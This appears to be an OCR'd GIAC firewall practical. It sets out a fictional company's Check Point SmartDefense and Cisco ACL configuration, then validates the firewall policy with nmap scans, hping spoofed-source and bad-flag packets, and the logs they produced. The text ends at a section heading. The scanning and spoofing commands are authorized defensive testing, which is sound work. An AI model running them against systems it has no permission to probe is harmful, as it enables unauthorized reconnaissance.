
Then click on the Shared secret and define a shared secret for this particular client:




### 2.1.6 SmartDefense Configuration

Checkpoint NG introduced a feature called SmartDefense, which was improved in the Application Intelligence release. With SmartDefense Network Security features, Checkpoint firewall can now be used to prevent Denial of Service Attacks such as Teardrop, Ping of Death and LAND. It can also perform a number of TCP features like sequence number spoofing and perform Network control based on the amount of connections per second received from a particular host. The application intelligence which includes prevention of cross-site scripting attacks and HTTP worm catching are just some of the features

available (We will not discuss all of the SmartDefense features but will highlight the important features GIAC will be using.




All of the Denial of Service options will be used

All of the packet checking will be performed under IP and ICMP with further configuration under Network Quota to drop all the connections exceeding 100/sec form the same source.

Sequence numbers will be kept track of in the connections table as well as an entropy of 24 bits will be used to generate them

TTL will be changed to 128 to fool any potential hackers into thinking GIAC has mostly machines running Windows in the DMZ (this has two different schools of thought regarding security by obscurity, also a knowledgeable hacker can eventually figure out the firewall product we are using)

All the address spoofing will be performed by SmartDefense as well.

Since most of the Application Intelligence features are not built into the firewall kernel we will not utilize these features, so we don't give up performance over security. Furthermore mod_security will be used within apache to prevent buffer overflow attacks.

### 2.1.7 Core router filtering

The database segment sits of one of the interface of the core routers and hence needs to be protected by an ACL. We will allow only a number of hosts to access the DB servers: log server, management server, partner NAT addresses and b2b/b2c web servers. Furthermore we will allow DNS out to the internal dns servers and NTP to the log ntp (log server). Instead of applying an inbound ACL on every interface of the core router we will apply the ACL on the database

segment interface on the way out as well as a separate ACL on the way into the router.

```
!Allow log server and mgmt server
access-list 2003 permit tcp host 192.168.199.10 host 192.168.200.10 eq 3306
access-list 2003 permit tcp host 192.168.199.11 host 192.168.200.10 eq 3306
access-list 2003 permit tcp host 192.168.199.10 host 192.168.200.11 eq 3306
access-list 2003 permit tcp host 192.168.199.11 host 192.168.200.11 eq 3306
access-list 2003 permit tcp host 192.168.199.10 host 192.168.200.10 eq 22
access-list 2003 permit tcp host 192.168.199.11 host 192.168.200.10 eq 22
access-list 2003 permit tcp host 192.168.199.10 host 192.168.200.11 eq 22
access-list 2003 permit tcp host 192.168.199.11 host 192.168.200.11 eq 22
!Allow b2c/b2b servers
access-list 2003 permit tcp host 172.24.34.135 host 192.168.200.10 eq 3306
access-list 2003 permit tcp host 172.24.34.135 host 192.168.200.11 eq 3306
access-list 2003 permit tcp host 172.24.34.136 host 192.168.200.10 eq 3306
access-list 2003 permit tcp host 172.24.34.136 host 192.168.200.11 eq 3306
access-list 2003 permit tcp host 172.24.34.132 host 192.168.200.20 eq 3306
access-list 2003 permit tcp host 172.24.34.132 host 192.168.200.21 eq 3306
access-list 2003 permit tcp host 172.24.34.133 host 192.168.200.20 eq 3306
access-list 2003 permit tcp host 172.24.34.133 host 192.168.200.21 eq 3306
!Allow partner access (add source hosts as needed)
access-list 2003 permit tcp host 192.168.202.1 host 192.168.200.20 eq 3306
access-list 2003 permit tcp host 192.168.202.1 host 192.168.200.21 eq 3306
!Allow established
access-list 2003 permit tcp any any established
!Deny everything else
access-list 2003 deny ip any any log-input
```

Now we will define the inbound into the router ACL

```
!Allow established
access-list 2004 permit tcp any any established
!Allow dns resolution from DB servers
access-list 2004 permit udp host 192.168.200.10 host 192.168.10.10 eq 53
access-list 2004 permit udp host 192.168.200.11 host 192.168.10.10 eq 53
access-list 2004 permit udp host 192.168.200.10 host 192.168.10.11 eq 53
access-list 2004 permit udp host 192.168.200.11 host 192.168.10.11 eq 53
access-list 2004 permit udp host 192.168.200.20 host 192.168.10.10 eq 53
access-list 2004 permit udp host 192.168.200.21 host 192.168.10.10 eq 53
access-list 2004 permit udp host 192.168.200.20 host 192.168.10.11 eq 53
access-list 2004 permit udp host 192.168.200.21 host 192.168.10.11 eq 53

!Allow NTP
access-list 2004 permit udp host 192.168.200.10 host 192.168.199.11 eq 123
access-list 2004 permit udp host 192.168.200.11 host 192.168.199.11 eq 123
```

```
access-list 2004 permit tcp host 192.168.200.20 host 192.168.199.11 eq 123
access-list 2004 permit tcp host 192.168.200.11 host 192.168.199.11 eq 123
!Deny everything else
access-list 2004 deny ip any any log-input
```

Lets apply the ACLs:

```
interface FastEthernet3/0
ip access-group 2003 out
ip access-group 2004 in
```

We will also restrict access to the management network with just some basic ACL's. Since the management network contains the ntp server, log server and ssh server a well as idsmanager and fwmgr.

```
!Allow log server and mgmt server access
access-list 2005 permit tcp 192.168.0.0 0.0.255.255 host 192.168.199.10 eq 22
access-list 2005 permit tcp 192.168.0.0 0.0.255.255 host 192.168.199.11 eq 22
!Allow ssh access to firewall manager and idsmanager from internal
access-list 2005 permit tcp 192.168.0.0 0.0.255.255 host 192.168.199.12 eq 22
access-list 2005 permit tcp 192.168.0.0 0.0.255.255 host 192.168.199.13 eq 22
! Allow only administrator's workstations to the firewall manager (add hosts as
needed)
access-list 2005 permit tcp host 192.168.32.217 host 192.168.199.12 eq 18190
access-list 2005 permit tcp host 192.168.32.218 host 192.168.199.12 eq 18190
!Allow syslogging and NTP
access-list 2005 permit udp 172.24.34.0 0.0.0.255  host 192.168.199.11 eq 514
access-list 2005 permit udp 172.24.34.0 0.0.0.255  host 192.168.199.11 eq 123
access-list 2005 permit udp 192.168.0.0 0.0.255.255 host 192.168.199.11 eq
514
!Allow the firewall modules to log to the firewall manager
access-list 2005 permit tcp host 172.24.34.197 host 192.168.199.12 eq 257
access-list 2005 permit tcp host 172.24.34.198 host 192.168.199.12 eq 257
!Allow established
access-list 2005 permit tcp any any established
!Deny everything else
access-list 2005 deny ip any any log-input
```

Now lets define an outbound access list

```
!Allow sh access from the log host and mgmt host to ssh
access-list 2006 permit tcp host 192.168.199.10 any eq 22
access-list 2006 permit tcp host 192.168.199.11 any eq 22
!Allow ntp access to anything
access-list 2006 permit udp host 192.168.199.10 any eq 123
access-list 2006 permit udp host 192.168.199.11 any eq 123
!Allow the firewall manager to the modules on any port (we will restrict that later)
```

```
access-list 2006 permit tcp host 192.168.199.12 host 172.24.34.197
access-list 2006 permit tcp host 192.168.199.12 host 172.24.34.198
!Allow established
access-list 2006 permit tcp any any established
!Deny everything else
access-list 2006 deny ip any any log-input
```

Lets apply the above ACLs:

```
interface FastEthernet3/1
ip access-group 2005 out
ip access-group 2006 in
```

Same security template will be applied to the core routers as the ISP routers. Obviously we will not be black-holing the RFC 1918 192.168.0.0/16 address space.

# Assignment 3 – Verify Security Policy

## *3.0 Firewall Policy Validation Planning*

GIAC's upper management requested to validate all the firewall policies in preparation for an external third-party security audit. The goal of the firewall validation is to understand and prove that the firewall policies are behaving correctly and enforced as stated.

In preparation of the validation testing the security and networking team held a meeting discussing impacts and developing the most feasible approach to perform this task. It was determined that this will not be a vulnerability assessment in any form nor a full penetration test but simply a verification of the firewall policy and the ISP router ACLs.

### 3.0.1 Technical Approach

The validation will be performed in a systematic and controlled fashion using NMAP, Hping, tcpdump and of course Checkpoint's own SmartTracker (Log Viewer). First the firewall itself will be the target of the scan. The firewall will be scanned form from a laptop sitting right on the same segment as the internet facing interface of gc_gate as well as from the outside the ISP routers. Using HPING we will also verify the correct behavior of the connections table (make sure that out of state ACK will not be accepted).

Next we will scan each of the hosts from each DMZ and follow the communication model defined in previous sections verifying that no unexpected ports are allowed from one DMZ to another and into the internal network.

We will also perform a scan of the management segment class C from the internal network. This will give GIAC a comprehensive review of it's management segment policy.

Once all the scans are performed the data will be compiled and analyzed. GIAC's IT staff will remediate any issues found within two weeks of the validation testing, followed by the submission of the findings and fixes to the third-party security firm.

### 3.0.2 Potential Risks and Impact


Though no actual penetration testing will be performed and the scans should not be intrusive, management wanted to avoid any downtime due to possible kernel panics or similar misbehavior of any hosts, hence the validation testing will be scheduled starting 11PM on Saturday night. All the employees, contractors and clients will be informed of a scheduled downtime (without disclosing any details) and the unavailability of all the applications till Sunday morning 7AM. Four hours have been allocated to perform the scans, however ample time was left in order to resolve any issues that might arise from the scan.

Furthermore while major issues need to be resolved within two weeks, small fixes like blocking unexpected ports or access was allowed via submitting a change control (to keep track of all the immediate changes).

Business staff was supposed to be available the next morning to perform a full check out of all the applications in case any of the rule changes accidentally blocked access.

### 3.0.3 Firewall host scan using NMAP 3.27

The first validation to be performed will be a scan using NMAP from a laptop that is residing on the same segment as the firewall's external IP address. The laptop will assume an address of 172.24.34.205. We will perform a TCP SYN scan as well as a UDP scan of the firewall.




### 3.0.3.1 TCP Scan

[root]/tmp> nmap -P0 -O -T insane 172.24.34.199 [4]
Starting nmap V. 3.27 ( www.insecure.org/nmap/ )
Interesting ports on (172.24.34.199):
(The 1597 ports scanned but not shown below are in state: filtered)

| Port | State | Service |
|---|---|---|
| 264/tcp | open | bgmp |
| 500/tcp | open | isakmp |

Too many fingerprints match this host for me to give an accurate OS guess

While nmpa reported port 264 as bgmp, it is actually Check Point VPN-1 SecuRemote Topology Requests port.

For simplicity the first TCP scan was run with the default nmap ports listed in nmap-services, however we know that Checkpoint NG also listens on a number of high ports in the 18000 range. The next nmap scan will be performed by specifying a range of ports from 18000-18300

[root]/tmp> nmap -P0 -p 18000-18300 -T insane 172.24.34.199

Starting nmap V. 3.27 ( www.insecure.org/nmap/ )
Interesting ports on (172.24.34.199):
(The 299 ports scanned but not shown below are in state: filtered)


| Port | State | Service |
|---|---|---|
| 18231/tcp | open | unknown |
| 18264/tcp | open | unknown |

Port 18231 is the policy server logon port which is needed for SecureClient to connect if UDP encapsulation is not forced.
Port 18264 is Check Point's Internal CA Fetch CRL and User Registration Service port.

Both of these ports are filtered by the ISP routers

### 3.0.3.1.1 TCP Port scan analysis and remediation

While the above ports responded to our scan, we noticed that the Smart Tracker did not show any accepts for those ports. Checkpoint utilizes implied rules that allow above services and by default does not log access to them. As part of remediation we will turn on the Implied rules logging within the Global Properties




After enabling implied rule logging and performing another scan on port 500 we now see the following log entry in the Tracker:

| | |
|---|---|
| Number: | 5086 |
| Date: | 21Aug2003 |
| Time: | 23:02:17 |
| Product: | VPN-1 & FireWall-1 |
| Interface: | eth0 |
| Origin: | gc_gate (172.24.34.197) |
| Type: | Log |
| Action: | Accept |
| Service: | IKE_tcp (500) |
| Source: | 172.24.34.205 |
| Destination: | gc_gate (172.24.34.199) |

Protocol: tcp
Rule: 0 - Implied Rules
Source Port: 60664
Information: message_info: Implied rule
In the real validation testing we would advise to scan all the ports

### 3.0.3.2 UDP Scan

Since UDP is a connectionless protocol nmap employs a technique where if it receives an ICMP port unreachable it will assume the port is closed otherwise the port is considered open. Due to this all the UDP ports show up as open. Since the firewall will not send a port unreachable this gives us false positive results.

As an example we scanned only the first 5 ports out of which all of them showed up open:

[root]/export/home/root> nmap -P0 -sU -p 1-5 172.24.34.199

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-08-21 22:50 EDT
Interesting ports on 172.24.34.199:

| Port | State | Service |
|---|---|---|
| 1/udp | open | tcpmux |
| 2/udp | open | compressnet |
| 3/udp | open | compressnet |
| 4/udp | open | unknown |
| 5/udp | open | rje |

### 3.0.4 Smart Defense Validation

We will also perform a couple of quick tests to validate the functionality of Smart Defense. Smart Defense provides Checkpoint's customers with active protection from known attacks like DOS as well as some application intelligence to protect against worms and cross site scripting attacks. Once verified Smart Defense can be configured to log, alert, trap depending on severity of the attack.

### 3.0.4.1 Local Interface Spoofing

We will first verify that firewall's local interface spoofing will not be allowed and will be properly logged.


[root]/export/home/root> hping -a 172.24.34.199 -S -p 500 172.24.34.199
(-a specifies the source ip address, -S –send a SYN packet, -p port number)
HPING 172.24.34.199 (qfe0 172.24.34.199): S set, 40 headers + 0 data bytes

As you can see the Tracker picked this up as Local interface address spoofing.

"192" "20Aug2003" "23:55:13" "SmartDefense" "" "gc_gate" "Log" " " "" "" "" "" "" "" "" "cpmad: CPMAD; log: log"
"193" "20Aug2003" "23:55:14" "VPN-1 & FireWall-1" "eth0" "gc_gate" "Log" "Drop" "IKE_tcp" "gc_gate" "gc_gate" "tcp" "" "1842" "" "message_info: Local interface address spoofing"
"194" "20Aug2003" "23:55:15" "VPN-1 & FireWall-1" "eth0" "gc_gate" "Log" "Drop" "IKE_tcp" "gc_gate" "gc_gate" "tcp" "" "1843" "" "message_info: Local interface address spoofing"
"195" "20Aug2003" "23:55:16" "VPN-1 & FireWall-1" "eth0" "gc_gate" "Log" "Drop" "IKE_tcp" "gc_gate" "gc_gate" "tcp" "" "1844" "" "message_info: Local interface address spoofing"

### 3.0.4.2 Port Scanning Detection

Port Scanning Detection can also be enabled within SmartDefense. An administrator can configure what is an acceptable scan rate:




We will perform a scan of 500 ports against the firewall module with NMAP

[root]/export/home/root> nmap -sS -P0 -p 1-500 -T Insane 172.24.34.199

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Skipping host (192.168.1.250) due to host timeout

Nmap run completed -- 1 IP address (1 host up) scanned in 76 seconds

From the log shown below we can see the SmartDefense picked this up as a port scan.

"2535" "21Aug2003" "0:03:12" "SmartDefense" "" "gc_gate" "Log" " " "" "172.24.34.205" "gc_gate" "" "" "" "" "Port Scanning" "" "" "" "" "" "" "cpmad: CPMAD; log: log"
"2720" "21Aug2003" "0:03:21" "SmartDefense" "" "gc_gate" "Log" " " "" "172.24.34.205" "gc_gate" "" "" "" "" "Port Scanning" "" "" "" "" "" "" "cpmad: CPMAD; log: log"

### 3.0.4.3 Packet Sanity Check

Using hping we will generate some random packets with an abnormal combination of TCP flags. This will ensure that the firewall can handle a completely random set of flags appropriately:

In the first test we are setting a SYN, FIN and PUSH flags:

```
[root]/export/home/root> hping -F -S -P -p 500 172.24.34.199
HPING 172.24.34.199 (qfe0 172.24.34.199): SFP set, 40 headers + 0 data bytes
```

SmartDefense picks that up immediately:

```
Number:       5273
Date:         21Aug2003
Time:         23:43:08
Product:      SmartDefense
Attack Name:  Bad packet
Interface:    eth0
Origin:       gc_gate (172.24.34.197)
Type:         Log
Action:       Drop
Service:      IKE_tcp (500)
Source:       192.168.1.30
Destination:  fwmgr1 (192.168.1.250)
Protocol:     tcp
Source Port:  2564
Information:  TCP flags: FIN-SYN-PUSH
              Attack Info: TCP flags do not make sense
```

### 3.0.5 DMZ Hosts Validation

Armed with a copy of the firewall policy we will now attempt to scan each of the internet facing hosts from outside the GIAC's firewall. This will ensure that only the allowed ports are permitted through the router and the firewall. Though each of the boxes has been tightened to minimum active listening ports, the goal of this exercise is to validate the firewall policy

#### 3.0.5.1 B2B Proxy

```
[root]/export/home/root> nmap -sS -P0 172.24.34.73

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-08-22 00:19 EDT
Interesting ports on 172.24.34.73:
(The 1613 ports scanned but not shown below are in state: closed)
Port       State       Service
```

80/tcp open http
443/tcp open https

### 3.0.5.2 B2B Proxy

[root]/export/home/root> nmap -sS -P0 172.24.34.70

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-08-22 00:19 EDT
Interesting ports on 172.24.34.70:
(The 1613 ports scanned but not shown below are in state: closed)
Port State Service
80/tcp open http
443/tcp open https

### 3.0.5.3 DNS Servers

Since NMAP won't give us an accurate UDP scan we will verify that no TCP packets entering the DNS server (DNS over TCP is not allowed by our ruleset)

[root]/export/home/root> nmap -sS -P0 172.24.34.4
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-08-22 00:19 EDT
Interesting ports on 172.24.34.4:
All 1623 scanned ports on 172.24.34.4 are: filtered

And the second DNS server:

[root]/export/home/root> nmap -sS -P0 172.24.34.5
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-08-22 00:19 EDT
Interesting ports on 172.24.34.5:
All 1623 scanned ports on 172.24.34.4 are: filtered

This is a good sign that no TCP connections are allowed to the DNS server on port 53. However we will need to validate those regular queries are allowed:

[root]/tmp> nslookup

>server 172.24.34.4
> www.fortunecookiesayings.com
Server: ns1.fortuncookiesayings.com
Address: 172.24.34.4#53

Name: www. fortunecookiesayings.com
Address: 172.24.34.70

### 3.0.5.4 Class C Scan

We will now scan the whole class C 172.24.34.0/24 to ensure that nothing unexpected shows up and all the access is limited to what we expect. We will

use –P0 option so nmap does not ping the hosts and we will output the results to a file.

```
[root]/export/home/root>nmap -P0 -oN /tmp/scan.txt 172.24.34.0/24
All 1623 scanned ports on 172.24.34.0 are: filtered
All 1623 scanned ports on 172.24.34.1 are: filtered
All 1623 scanned ports on 172.24.34.2 are: filtered
All 1623 scanned ports on 172.24.34.3 are: filtered
All 1623 scanned ports on 172.24.34.4 are: filtered
All 1623 scanned ports on 172.24.34.5 are: filtered
Interesting ports on 172.24.34.6:
(The 1622 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Interesting ports on 172.24.34.7:
(The 1622 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

All 1623 scanned ports on 172.24.34.8 are: filtered
All 1623 scanned ports on 172.24.34.9 are: filtered
……..
Interesting ports on 172.24.34.70:
(The 1613 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open         http
443/tcp    open         https
……..
Interesting ports on 172.24.34.73:
(The 1613 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open         http
443/tcp    open         https
……..
Interesting ports on  (172.24.34.199):
(The 1597 ports scanned but not shown below are in state: filtered)
Port       State       Service
264/tcp    open         bgmp
500/tcp    open         isakmp
```

Interestingly we confirmed once again that SmartDefense is doing what we need it to do by utilizing ISN Scrambling with 24 bit entropy hence nmap was not able to guess the remote system operating system. By scrambling sequence numbers it made it pretty hard for nmap to do any kind of valid fingerprinting. Furthermore


as part of the –O scan (remote operating system guessing), nmap sends out interesting packets.
"In other words, it uses a bunch of techniques to detect subtleties in the underlying operating system network stack of the computers you are scanning."

However SmartDefense picked up those packets as "Bad Packets":

Number: 28971
Date: 22Aug2003
Time: 16:53:27
Product: SmartDefense
Attack Name: Bad packet
Interface: eth0
Origin: gc_gate (172.24.34.199)
Type: Log
Action: Drop
Service: http (80)
Source: scan (192.168.1.30)
Destination: b2b_proxy_vrrp (172.24.34.73)
Protocol: tcp
Source Port: 54703
Information: TCP flags: No Flags
Attack Info: TCP flags do not make sense

### 3.0.5.5 B2B Reverse Proxy DMZ

The next validation we will perform is from the reverse proxy DMZ. Since downtime will be scheduled, the scanning laptop will assume the ip address of each of the reverse proxies while unplugging the network cable from each one to avoid IP address conflicts. This will ensure that even if the reverse proxies are broken into the hacker will still be limited to what he/she can try to attack next.




Once again we will utilize nmap to first scan the web app DMZ, then the service DMZ and some of the internal segments of interest (server segment, DB segment)
We first assumed the ip address of the first b2c proxy 172.24.34.68 and performed a scan of the web app dmz:

nmap -P0 -oN /tmp/appdmz.txt 172.24.34.128/26
All the ports were filtered except the expected 2 ports on the 3 ip addresses:

Interesting ports on 172.24.34.135:
(The 1621 ports scanned but not shown below are in state: closed)
Port State Service
24080/tcp open unknown
24443/tcp open unknown

Interesting ports on 172.24.34.136:
(The 1621 ports scanned but not shown below are in state: closed)
Port State Service
24080/tcp open unknown
24443/tcp open unknown

Interesting ports on 172.24.34.137:
(The 1621 ports scanned but not shown below are in state: closed)
Port State Service

24080/tcp open unknown
24443/tcp open unknown

We repeated the above by assuming the second reverse proxy's IP address with same results.

Next we assumed one of the ip addresses of the b2b reverse proxy and found the same results except the three IPs found were now the b2b web application server 172.24.34.132-134)

The scan of the service DMZ was next. Once again we assumed each of the ip addresses on the reverse proxy DMZ while scanning the service DMZ. After the first scan we found very interesting results. The scanning laptop picked up service SMTP open on the mail servers:

Interesting ports on 172.24.34.7:
(The 1622 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp

While sending mail was not an access requirement from the reverse proxy DMZ, we found that we were able to telnet to both mail servers confirming the NMAP scan:
[root]/tmp> telnet mail.fotunecookiesayings.com 25
Trying 172.24.34.7…
Connected to mail.fotunecookiesayings.com.
Escape character is '^]'.
220 mail.fotunecookiesayings.com ESMTP ALL ACTIVITY IS LOGGED
While performing telnet to the mail server we realized that DNS resolution was also enabled on these servers and while port 53 did not show up in our TCP scan, UDP port 53 was allowed through.
All access to any of the internal subnets was filtered when utilizing TCP scan. Once again we did test connectivity to the syslog server, NTP server and UDP 5500 for ACE authentication from the b2b reverse proxies.

### 3.0.5.5.1 Reverse Proxy Scan Analysis and remediation

In order to rectify the situation we disabled name resolution on all the DMZ hosts in the web app and reverse proxy dmz and distributed a static hosts file with all the needed hosts. Furthermore we added the following rules into the policy:



Rule 13 was added above Rule 15 in order to prevent the two DMZ to get to the DNS servers.

| | | | | | | |
|---|---|---|---|---|---|---|
| 18 | Net.172.24.34.128<br>Net.172.24.34.64 | gc_mx1<br>gc_mx2 | Any Traffic | smtp | drop | Log |
| 19 | Net.192.168.0.0 | gc_mx1<br>gc_mx2 | Any Traffic | smtp | drop | Log |
| 20 | Any | gc_mx1<br>gc_mx2 | Any Traffic | smtp | accept | Log |

Rule 18 was added above Rule 20 in order to prevent the two DMZ to get to the mail servers.

### 3.0.5.6 Web App DMZ Scan

Once again the laptop was reconfigured to act as each of the b2b web servers and each of the two b2c web servers.




We first performed the scan of the Service DMZ (172.24.34.0/27) with no ports open on any of the hosts:

nmap -P0 -oN /tmp/webdmz.txt 172.24.34.0/27
All 1623 scanned ports on 172.24.34.0 are: filtered
……
All 1623 scanned ports on 172.24.34.31 are: filtered

Then we performed the scan of the Reverse Proxy DMZ. While performing this scan we found that the web servers were able to access the reverse proxies via HTTP and HTTPS which is obviously was allowed from any source:

Interesting ports on 172.24.34.73:
(The 1621 ports scanned but not shown below are in state: closed)

| Port | State | Service |
|---|---|---|
| 80/tcp | open | http |
| 443/tcp | open | https |

Then we performed the scan of the database segment
nmap -P0 -oN /tmp/db.txt 192.168.200.0/24

While having the ip addresses of the b2b web servers we only were able to access the b2b database servers:

Interesting ports on 192.168.200.20:
(The 1622 ports scanned but not shown below are in state: closed)
Port State Service
3306/tcp open mysql

Interesting ports on 192.168.200.21:
(The 1622 ports scanned but not shown below are in state: closed)
Port State Service
3306/tcp open mysql

and while assuming the ip addresses of the b2c web servers same access was only allowed to the mysql port on the b2c database servers.

### 3.0.5.6.1 Web App DMZ Analysis and Remediation

